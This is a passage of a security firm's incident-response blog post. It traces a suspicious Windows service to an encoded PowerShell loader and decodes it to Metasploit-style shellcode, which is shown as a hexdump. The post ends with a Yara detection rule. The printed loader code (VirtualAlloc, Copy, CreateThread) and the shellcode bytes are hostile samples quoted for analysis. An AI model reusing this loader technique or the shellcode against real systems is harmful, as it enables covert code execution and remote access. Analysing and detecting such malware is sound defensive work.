


You can also query using PowerShell:

```
Get-EventLog -LogName System | Where-Object {$_.EventID -eq 7045} | Select-Object -Property TimeGenerated, Message
```



Or, if you're using [Log-Extractor](#):

```
zgrep '"EventID":{"Qualifiers":"7045"}' * | cut -d ':' -f2- | jq .
```


Effectively what this code is doing is Gzip Decompressing some base64 encoded data. We can work with that! A couple of lines of Python is all that's needed to convert this into something sensible:

```
import base64, gzip, zlib

b64 = "H4sIAHr/8F0CA7VWbW/aSBD+nEj5D1aFZFshGAfaNJEq3Zp3gh0IguAoqjb22iysbW
d = (base64.b64decode(b64))
z = gzip.decompress(d)

w = open('output.bin', 'wb')
w.write(z)
w.close()
```

This code should be fairly self explanatory, but in case it's not. We can use the python base64 library to decode the data, then the gzip library to decompress. You could achieve something very similar using [CyberChef](#):

The screenshot shows the CyberChef web interface. On the left, a 'Recipe' panel is visible with 'From Base64' selected. Underneath, 'Alphabet' is set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' is checked. Below that, 'Gunzip' is also selected. On the right, the 'Input' field contains a long base64-encoded string. The 'Output' field shows the result of the operations, which is a function definition in PowerShell:

```
function xd_y {
    Param ($r6sR, $x8_)
    $nJe = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    return $nJe.GetMethod('GetProcAddress', [Type[]]@( [System.Runtime.InteropServices.HandleRef], [String] )).Invoke($null, @( [System.Runtime.InteropServices.HandleRef] (New-Object System.Run...
```

The result of which gives us something like:

```
function xd_y {
    Param ($r6sR, $x8_)
    $nJe = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    return $nJe.GetMethod('GetProcAddress', [Type[]]@( [System.Runtime.InteropServices.HandleRef], [String] )).Invoke($null, @( [System.Runtime.InteropServices.HandleRef] (New-Object System.Run...
```

```
function l7TEy {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $uuTK8,
        [Parameter(Position = 1)] [Type] $vm = [Void]
    )

    $cn = [AppDomain]::CurrentDomain.DefineDynamicAssembly([New-Object System.Reflection.AssemblyName('ReflectedDelegate')], [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicAssembly
    $cn.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $uuTK8).SetImplementationFlags('Runtime, Managed')
    $cn.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $vm, $uuTK8).SetImplementationFlags('Runtime, Managed')

    return $cn.CreateType()
}

[Byte[]] $c3F = [System.Convert]::FromBase64String("/0ICAAY4InlRcBk1Aw11M11U131o07dKJH/rdxhTAslRHPDQH4vJSV4tSElTKPlCMEXJSAHRUyZlAHT10kY4zp312SLAdYx/6zbzw08kzjgdfDFfg7fSR15f1lKCO802...
```

```
$gB = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xd_y kernel32.dll VirtualAlloc), (l7TEy @( [IntPtr], [UInt32], [UInt32], [UInt32] ) ([IntPtr]))).Invoke([IntPtr]
[System.Runtime.InteropServices.Marshal]::Copy($c3F, 0, $gB, $c3F.length)

$jsW9 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xd_y kernel32.dll CreateThread), (l7TEy @( [IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr] ) ([IntPtr]
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((xd_y kernel32.dll WaitForSingleObject), (l7TEy @( [IntPtr], [Int32] )).Invoke($jsW9, $ffffff) | Out-Null
```

Oh, this looks a bit more complex. This is the point where experience and time optimisation come in. We can see that “\$c3F” contains some more base64, we can see that this is effectively being copied into “\$gB” which is then invoked in a “ CreateThread ” function ultimately meaning that the base64 content is executed. Beyond this, we don’t really care at this stage. I’m far more interested in what is under the base64.

With some minor adjustments to our python, we get some gunk out of the Base64, gunk being the technical word for “file doesn’t know what this is”.

```
chris@ubuntu:~/blog$ file output.bin
output.bin: data
```

Ok, well if only it was easy. Let’s have a look at the hex, and from the age-old cyber security textbook let’s get some Google going:

```
chris@ubuntu:~/blog$ hexdump -C output.bin
00000000 fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b |.....`...1.d.P0.|
00000010 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c |R..R..r(..J&1.<|
00000020 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52 |a|., .....RW.R|
00000030 10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20 |..J<.L.X.H..Q.Y |
00000040 01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac |...I...I.4...1..|
00000050 c1 cf 0d 01 c7 38 e0 75 f6 03 7d f8 3b 7d 24 75 |....8.u..}.;}$u|
00000060 e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 |.X.X$.f..K.X...|
00000070 8b 04 8b 01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff |.....D$${[aYZQ.|
00000080 e0 5f 5f 5a 8b 12 eb 8d 5d 68 33 32 00 00 68 77 |...Z...|h32..hw|
00000090 73 32 5f 54 68 4c 77 26 07 89 e8 ff d0 b8 90 01 |s2_ThLw&.....|
000000a0 00 00 29 c4 54 50 68 29 80 6b 00 ff d5 6a 0a 68 |..).TPh).k...j.h|
000000b0 0a 15 12 72 68 02 00 11 5c 89 e6 50 50 50 50 40 |...rh...\.PPPP@|
000000c0 50 40 50 68 ea 0f df e0 ff d5 97 6a 10 56 57 68 |PePh.....j.VWh|
000000d0 99 a5 74 61 ff d5 85 c0 74 0a ff 4e 08 75 ec e8 |..ta...t..N.u..|
000000e0 67 00 00 00 6a 00 6a 04 56 57 68 02 d9 c8 5f ff |g...j.j.VWh..._|
000000f0 d5 83 f8 00 7e 36 8b 36 6a 40 68 00 10 00 00 56 |...-6.6j@h...V|
00000100 6a 00 68 58 a4 53 e5 ff d5 93 53 6a 00 56 53 57 |j.hX.S....Sj.VSW|
00000110 68 02 d9 c8 5f ff d5 83 f8 00 7d 28 58 68 00 40 |h...} (Xh.@|
00000120 00 00 6a 00 50 68 0b 2f 0f 30 ff d5 57 68 75 6e |..j.Ph./..0..Whun|
00000130 4d 61 ff d5 5e 5e ff 0c 24 0f 85 70 ff ff ff e9 |Ma..^^..$.p...|
00000140 9b ff ff ff 01 c3 29 c6 75 c1 c3 bb e0 1d 2a 0a |.....).u....*..|
00000150 68 a6 95 bd 9d ff d5 3c 06 7c 0a 80 fb e0 75 05 |h.....<.|...u..|
00000160 bb 47 13 72 6f 6a 00 53 ff d5 |.G.roj.S..|
```

FC E8 rang a bell for me before we Googled it, but the search results confirm my suspicions.

MDSec provides a range of proactive and reactive response services, as well as 24/7/365 retained Emergency Response services. To find out more about how we can help your organisation, please get in touch:

response@mdsec.co.uk.

Yara Rule to detect Metasploit and Cobalt Strike Shellcode

```
{
  meta:
    description = "Detects MSF Shellcode"
    author = "MDSec"
    reference = "https://www.mdsec.co.uk"
    date = "2021-05-04"
  strings:
    $initial = {fc e8 ?? 00 00 00 00}

  condition:
    $initial at 0
}
```

This blog post was written by [Chris Basnett](#).

Source: <https://www.mdsec.co.uk/2021/07/investigating-a-suspicious-service/>